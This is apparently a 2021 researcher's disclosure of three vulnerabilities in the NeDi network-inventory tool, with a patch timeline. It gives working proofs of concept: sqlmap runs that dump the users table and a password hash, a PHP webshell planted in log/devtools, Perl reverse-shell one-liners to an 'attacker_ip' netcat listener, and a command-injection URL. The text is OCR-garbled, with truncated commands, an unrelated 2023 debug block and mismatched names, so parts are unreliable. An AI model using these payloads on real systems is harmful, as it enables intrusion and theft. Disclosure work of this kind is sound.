

## NeDi 1.9C - Multiple Vulnerabilities

Feb 10, 2021  
9 minutes read

### TL;DR

I have found three security issues on NeDi 1.9C:

- 1 - **SQL Injection:** An authenticated user is able to perform a SQL Injection in the Monitoring History function on the endpoint /Monitoring-History.php via the det HTTP GET parameter.
- 2 - **Code Injection:** An authenticated user is able to inject PHP code in the System Files function on the endpoint /System-Files.php via the txt HTTP POST parameter.
- 3 - **Command Injection:** An authenticated user is able to execute operating system commands in the Nodes Traffic function on the endpoint /Nodes-Traffic.php via the md or ag HTTP GET parameter.

### Product Information

- **Product Name:** NeDi
- **Affected Version:** 1.9C
- **Tested platforms:**
  - Manual installation with the automated NeDi install `nebuntu.sh`
  - Debian 10 appliance for quick deployment NeDian20 OVA
- **Organization Name:** NeDi Consulting
- **Product Web Page:** <https://www.nedi.ch>
- **Email:** [info@nedi.ch](mailto:info@nedi.ch)
- **Vulnerability Disclosure Info Web Page:** <https://www.nedi.ch/impressum>

NeDi is an open source software tool which discovers, maps and inventories network devices and tracks connected end-nodes.

During a security auditing of the product, I have found three issues.

The first is a SQL Injection, the second is a Code Injection, and the third is a Command Injection.

The fixes were developed by the owner three day after my vulnerability notification. That's a very professional way to handle high impact security vulnerabilities!

It is recommended to apply the latest patch 1.9Cp1:  
<https://www.nedi.ch/pub/nedi-1.9C1.ptc>

### Vulnerability Details

#### 1 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') - CWE-89

- **Summary:** An authenticated user can perform a SQL injection attack to access all the data in the database and obtain access to the web application.
- **Prerequisites:** Valid credentials for NeDi web interface. Also, some events have to be present on the Monitoring History graphs.
- **CVE and CVSS Score:** CVE-2021-26751 | 8.8 (High)

#### Step-by-step instructions and PoC

First, it is necessary to perform a network discovery to generate events. Those events populate the Monitoring History graphs.

An authenticated user that visits the Monitoring History page can perform a SQL injection attack in the **det** parameter.

## Affected Endpoints

- **URL:** <https://hostname/Monitoring-History.php>
- **HTTP Parameter:** det


Below are the evidences with the vulnerability details and the payloads used.

The starting point is a standard installation of NeDi version 1.9C (the latest), via the deployment of the NeDian20 OVA or with the installation script `nebuntu.sh`, without further configuration. After the installation, it is necessary to perform a network discovery to generate events for the vulnerability PoC.

Login to NeDi web administrative interface with the **admin** account.

To execute a network discovery to generate events, go to **System** -> **NeDi**, or directly to the URL <https://hostname/System-NeDi.php>.


Select **Discover** -> **Ping** -> **Source** -> **<IP\_ADDRESS>** -> **Execute** and wait 1 minute.




To view the results, go to **Monitoring** -> **History** -> **Show**, or directly to the URL <https://hostname/Monitoring-History.php>.

Select a big time frame, like **30 Hours**. The important is to have data in the graph.

When it is seen the green event peak, intercept the request with a proxy like Burp Suite.



The request on Burp Suite will be like the next screenshot.



Copy the intercepted request, and paste the content a text file named **monitoring.txt**, similar to the following one:

```
GET https://hostname/Monitoring-History.php?in%5B%5D=info&op%5B%5D=%7E&st%5B%5D=1
Host: hostname
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Connection: close
Referer: https://hostname/Monitoring-History.php?in%5B%5D=info&op%5B%5D=%7
Cookie: PHPSESSID=h1kgaah276693mqb0ce09qk1hh
Upgrade-Insecure-Requests: 1
```

Then, use the SQLMap tool to exploit the vulnerability with the following command:

```
sqlmap -r monitoring.txt --level=5 --risk=3 --random-agent --dbms=mysql --
```

The banner of the database is gathered as PoC of the vulnerability:

```
00000001: 4 sqlmap -r monitoring.txt --level=5 --risk=3 --random-agent --dbms=mysql --banner
[1.30stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appl
[*] starting @ 18:37:26 /2021-01-26/


[18:37:26] [INFO] parsing HTTP request from 'monitoring.txt'
[18:37:26] [INFO] fetched random HTTP User-Agent header value 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Media Center PC 3.0; .NET CLR 3.0.3705)
[18:37:26] [WARNING] provided value for parameter 'url' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[18:37:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: det (GET)
Type: inline query
Title: Generic inline queries
Payload: in[]=infoapp[-det[-det(SELECT CONCAT(CONCAT(0x7178a6d271,(CASE WHEN (4735=4735) THEN 0x11 ELSE 0x0 END)),0x7178787671)hgra=36000font=ag
Type: time-based blind
Title: MySQL @ 5.0.22 OR time-based blind (SLEEP)
Payload: in[]=infoapp[-det[-det(class OR SLEEP(5)hgra=36000font=agsttc=01/27/2021 18:35dur=10000shu=Show
[18:37:26] [INFO] testing MySQL
[18:37:26] [INFO] confirming MySQL
[18:37:26] [WARNING] reflective value(s) found and filtering out
[18:37:26] [INFO] the back-end DBMS is MySQL
[18:37:26] [INFO] fetching banner
[18:37:26] [INFO] resumed: '18.3.22-MariaDB-0+deb10u1'
Back-end DBMS: MySQL @ 5.0.0 (MariaDB fork)
Banner: '18.3.22-MariaDB-0+deb10u1'
[18:37:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/00.0.0_00.00'
[*] ending @ 18:37:26 /2021-01-26/
```

It is possible to dump all the NeDi database to extract the credentials. If a successful password cracking attack is accomplished, an attacker can use the credentials to login to the NeDi admin page. To extract the **users** table, use the following command:

```
sqlmap -r monitoring.txt --level=5 --risk=3 --random-agent --dbms=mysql --d
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] =
do you want to crack them via a dictionary-based attack? [y/n/q] =
Database: ned1
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| email | phone | theme | time | volume | column | comment | username | viewer | groups | miscpts | mg1exit | password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| <blank> | <blank> | default | 1507420834 | 75 | 0 | 0 | default-admin | admin | <blank> | 215 | 35 | 10 | 3cac20b5bdadd8d1baef9 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[18:39:02] [INFO] table 'ned1.users' dumped to CSV file '/root/.local/share/sqlmap/output/00.0.0_00.00/dump/ned1/users.csv'
[18:39:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/00.0.0_00.00'
[*] ending @ 18:39:05 /2021-01-26/
```

The vulnerability is tested on NeDi version 1.9C, as depicted by the following screenshot:



## Security Impact

By exploiting this issue an attacker is able to access all the data in the database and obtain access to the NeDi application, because all the data, including NeDi credentials, can be extracted and cracked. It is important to note that a valid NeDi administrator account is also able to execute Remote Code Execution attack because of the following reported issues that allows Remote Code Execution. This scenario allows the entire compromise of the target operating system where NeDi is installed.

## 2 - Improper Control of Generation of Code (Code Injection) - CWE-94

- **Summary:** An authenticated user is able to inject PHP code to obtain access to the operating system where NeDi is installed and to all application data.
- **Prerequisites:** Valid credentials for NeDi web interface.
- **CVE and CVSS Score:** CVE-2021-26753 | 9.9 (Critical)

## Step-by-step instructions and PoC

An authenticated user that visits the System Files page can perform a Code Injection attack in the **txt** parameter.

## Affected Endpoints

- **URL:** <https://hostname/System-Files.php>
- **HTTP Parameter:** txt

Below are the evidences with the vulnerability details and the payloads used.

The starting point is a standard installation of NeDi version 1.9C (the latest), via the deployment of the NeDian20 OVA or with the installation script `nebuntu.sh`, without further configuration. After the installation, it is necessary to edit a PHP file on the web interface and bypass the execution filter.

Login to NeDi web administrative interface with the **admin** account.

To edit a PHP file, go to **System -> Files**, or directly to the URL

<https://hostname/System-Files.php>.

Select **log/devtools**, that will be opened with the text editor.

Add the following line at the beginning of the file:


```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd'])
```

The reason to add it to on the top, is to bypass the direct execution prevention code:


```
# Quit if called directly
if( !isset($_SESSION['group']) ) exit;
```

The code will prevent to execute the webshell, if the following page is requested directly: <https://hostname/log/devtools.php>

It is possible to leave the remaining code, because the rest of if will not be executed.



After selecting **Write**, the file will be saved to disk.




```
nc -nlvp 4444
```

```
perl -e 'use Socket;$i="attacker_ip";$p=4444;socket(S,PF_INET,SOCK_STREAM
```

```
https://hostname/log/devtools.php?cmd=perl+-e+'use+Socket;$i="<attacker_ip'
```

```
root@kali:~# nc -lvp 4444
Ncat: Version 7.91 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.10:4444.
Ncat: Connection from 10.10.10.10:4444.
/bin/bash: 0: can't access tty; job control turned off
$ hostname
kali2020
$ id
uid=333(www-data) gid=333(www-data) groups=333(www-data)
$
```

The HTTP request of the vulnerable parameter is the following, which does not sanitize the user input on `txt` parameter:

[illegible]

Devices Assets Topology Nodes Reports Monitoring System User Other

## Debug Information

```

HTTP/1.1
Method: GET
URI: /
Host: 10.10.10.10
User-Agent: curl/7.64.0
Content-Type: application/javascript; charset=utf-8

```

Request

```

GET / HTTP/1.1

```

Response

```

200 OK (application/javascript)
Content-Type: application/javascript; charset=utf-8
Content-Length: 1024
Date: Mon, 10 Oct 2023 10:10:10 GMT

```

Headers

```

Content-Type: application/javascript; charset=utf-8
Content-Length: 1024
Date: Mon, 10 Oct 2023 10:10:10 GMT

```

When software allows a user's input to contain code syntax, it might be possible for an attacker to craft the code in such a way that it will alter the intended control flow of the software. Such an alteration could lead to arbitrary code execution.

On its own, an arbitrary code execution exploit will give the attacker the same privileges as the target process that is vulnerable. This includes access to all the data of the target application and the underlying operating system.

### 3 - Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') - CWE-78

- **Summary:** An authenticated user is able to execute operating system commands to obtain access to the operating system where NeDi is installed and to all application data.
- **Prerequisites:** Valid credentials for NeDi web interface.
- **CVE and CVSS Score:** CVE-2021-26752 | 8.8 (High)

#### Step-by-step instructions and PoC

This security issue is found through source code analysis. By using special values in the **Nodes-Traffic.php** endpoint, it is found that the URL parameters **md** and **ag** are not sanitized.

An authenticated user that requests a URL with two forged parameters is able to execute operating system commands.

#### Affected Endpoints

- **URL:** <https://hostname/Nodes-Traffic.php>
- **HTTP Parameters:** md, ag

Below are the evidences with the vulnerability details and the payloads used.

The starting point is a standard installation of NeDi version 1.9C (the latest), via the deployment of the NeDian20 OVA or with the installation script `nebuntu.sh`, without any configuration.

The PHP code on file `/var/nedi/html/Nodes-Traffic.php` uses several `exec()` functions.

The one at line **517** can be triggered if the variable `$am` is true.

```
510
511 <?php
512 }
513
514 if( $am ){
515     $as = $md.'?srcip4':'dstip4';
516     $ifcmd = "ifdump -N $ifdpath/$src $dmp -a -A $as/$ag -O $onam[$ord] -n $lim $out $qfit 2>&1";
517     exec("$ifcmd", $fioes);
518 }else{
519     $ifcmd = "ifdump -N $ifdpath/$src $dmp $fnc -O $onam[$ord] -n $lim $out $qfit 2>&1";
520     exec("$ifcmd", $fioes);
521 }
522
523
```

On the beginning of the code, it is clear that is possible to control the `$am` variable, on the purpose to enter the conditional branch of line 514.

The `$am` variable cannot be controlled directly, but the `$md` one can be.

According to the code, it is noted that:

- On line **23**, the `$md` is taken as URL parameter and is not being sanitized.
- On line **26**, if `$md = S`, the target variable will be `$am = 1`.

```
16 $GET = sanitize($_GET);
17 $in = isset($_GET['in']) ? $_GET['in'] : array('');
18 $sc = isset($_GET['sc']) ? $_GET['sc'] : array();
19 $ord = isset($_GET['ord']) ? $_GET['ord'] : 'byt';
20 $fl = isset($_GET['flr']) ? $_GET['flr'] : '';
21 $lim = is_numeric($_GET['lir']) ? $_GET['lir'] : 10;
22
23 $md = isset($_GET['md']) ? $_GET['md'] : '';
24 $ag = isset($_GET['ag']) ? $_GET['ag'] : '';
25 $am = 0;
26 if( $md == 'S' ){
27     $am = 1;
28     $in = array('sa');
29 }elseif( $md == 'D' ){
30     $am = 1;
31     $in = array('da');
32 }
33
34 $nam = isset($_GET['nam']) ? "checked" : '';
35 $nin = isset($_GET['nin']) ? "checked" : '';
36 $oul = isset($_GET['oul']) ? "checked" : '';
37 $shl = isset($_GET['shl']) ? "checked" : '';
38
39 $tie = isset($_GET['tie']) ? $_GET['tie'] : 0;
40 $tie = isset($_GET['tie']) ? $_GET['tie'] : 0;
41
42 $tfarr['now'] = isset($_GET['act']) ? $_GET['act'] : $now - 310; # Start time is
43 $tfarr['dur'] = isset($_GET['dur']) ? $_GET['dur'] : $;
44 $tfinit();
```

To exploit this code branch, first login to NeDi web administrative interface with the **admin** account.

As simple test, the following request can be triggered in the browser to write a simple file on `/tmp`:

```
https://hostname/Nodes-Traffic.php?md=S&ag=%3btouch+/tmp/pippo%3b
```

```

root@kali:~# ls -l /tmp/
total 8
-rw-r--r-- 1 www-data www-data 0 Jan 29 01:16 pipgo
drwx----- 1 root root 4096 Jan 28 23:39 systemd-private-lbe9d551da4f6a8ba4f04922a9d5c-systemd-timesyncd.service-cplkLk
drwx----- 2 root root 4096 Jan 28 23:39 vmware-root_399-1857358953
median2015 4

```

This is working because of the semicolon ; inserted before and after the command.

Indeed, the final value for the variable `$nfcmd` will be:

```
nfdump -M /var/nfdump/ -r nfcapd.202101290100 -a -A srcip4/;touch /tmp/pip
```

That string is a valid Linux command, which gets executed by the `exec()` function on line 517.

To take control of the operating system which runs the vulnerable application, first open a handler on another machine:

```
nc -nlvp 4444
```

To get the control of the server, use a perl reverse shell, replacing the string `<attacker ip>` with the valid IP address:

https://hostname/Nodes-Traffic.php?md=S&ag=%3bperl+-e+'use+Socket;\$i=""<att

```
ncat -l -v --ssl -x 0.0.0.0:80
Ncat: Version 7.91 (https://nmap.org/ncat)
Ncat: Listening on 0.0.0.0:80
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.10.
Ncat: Connection from 10.10.10.10:8080 [1762].
^C/Ncat: #! can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
ubuntu20
$
```

The vulnerability is tested on NeDi version 1.9C, as depicted by the following screenshot:

[illegible]

## Security Impact

When software allows a user's input to contain code syntax, it might be possible for an attacker to craft the code in such a way that it will alter the intended control flow of the software. Such an alteration could lead to arbitrary code execution.

On its own, an arbitrary command execution exploit will give the attacker the same privileges as the target application that is vulnerable. This includes access to all the data of the target application and the underlying operating system.

## Timeline

- **01/02/2021:** First disclosure via e-mail to [info@nedi.ch](mailto:info@nedi.ch).
- **02/02/2021:** Acknowledge e-mail from the product owner!
- **04/02/2021:** Released the patch 1.9Cpl, which has the fix for the vulnerabilities. Very impressive speed, the developer is very professional.
- **09/02/2021:** Updated forum with advisory and credits:  
<https://forum.nedi.ch/index.php?topic=2322>
- **12/02/2021:** Published CVEs on MITRE.
- **13/02/2021:** NVD scored CVE-2021-26751 and CVE-2021-26752 as **8.8** (High), CVE-2021-26753 as **9.9** (Critical).

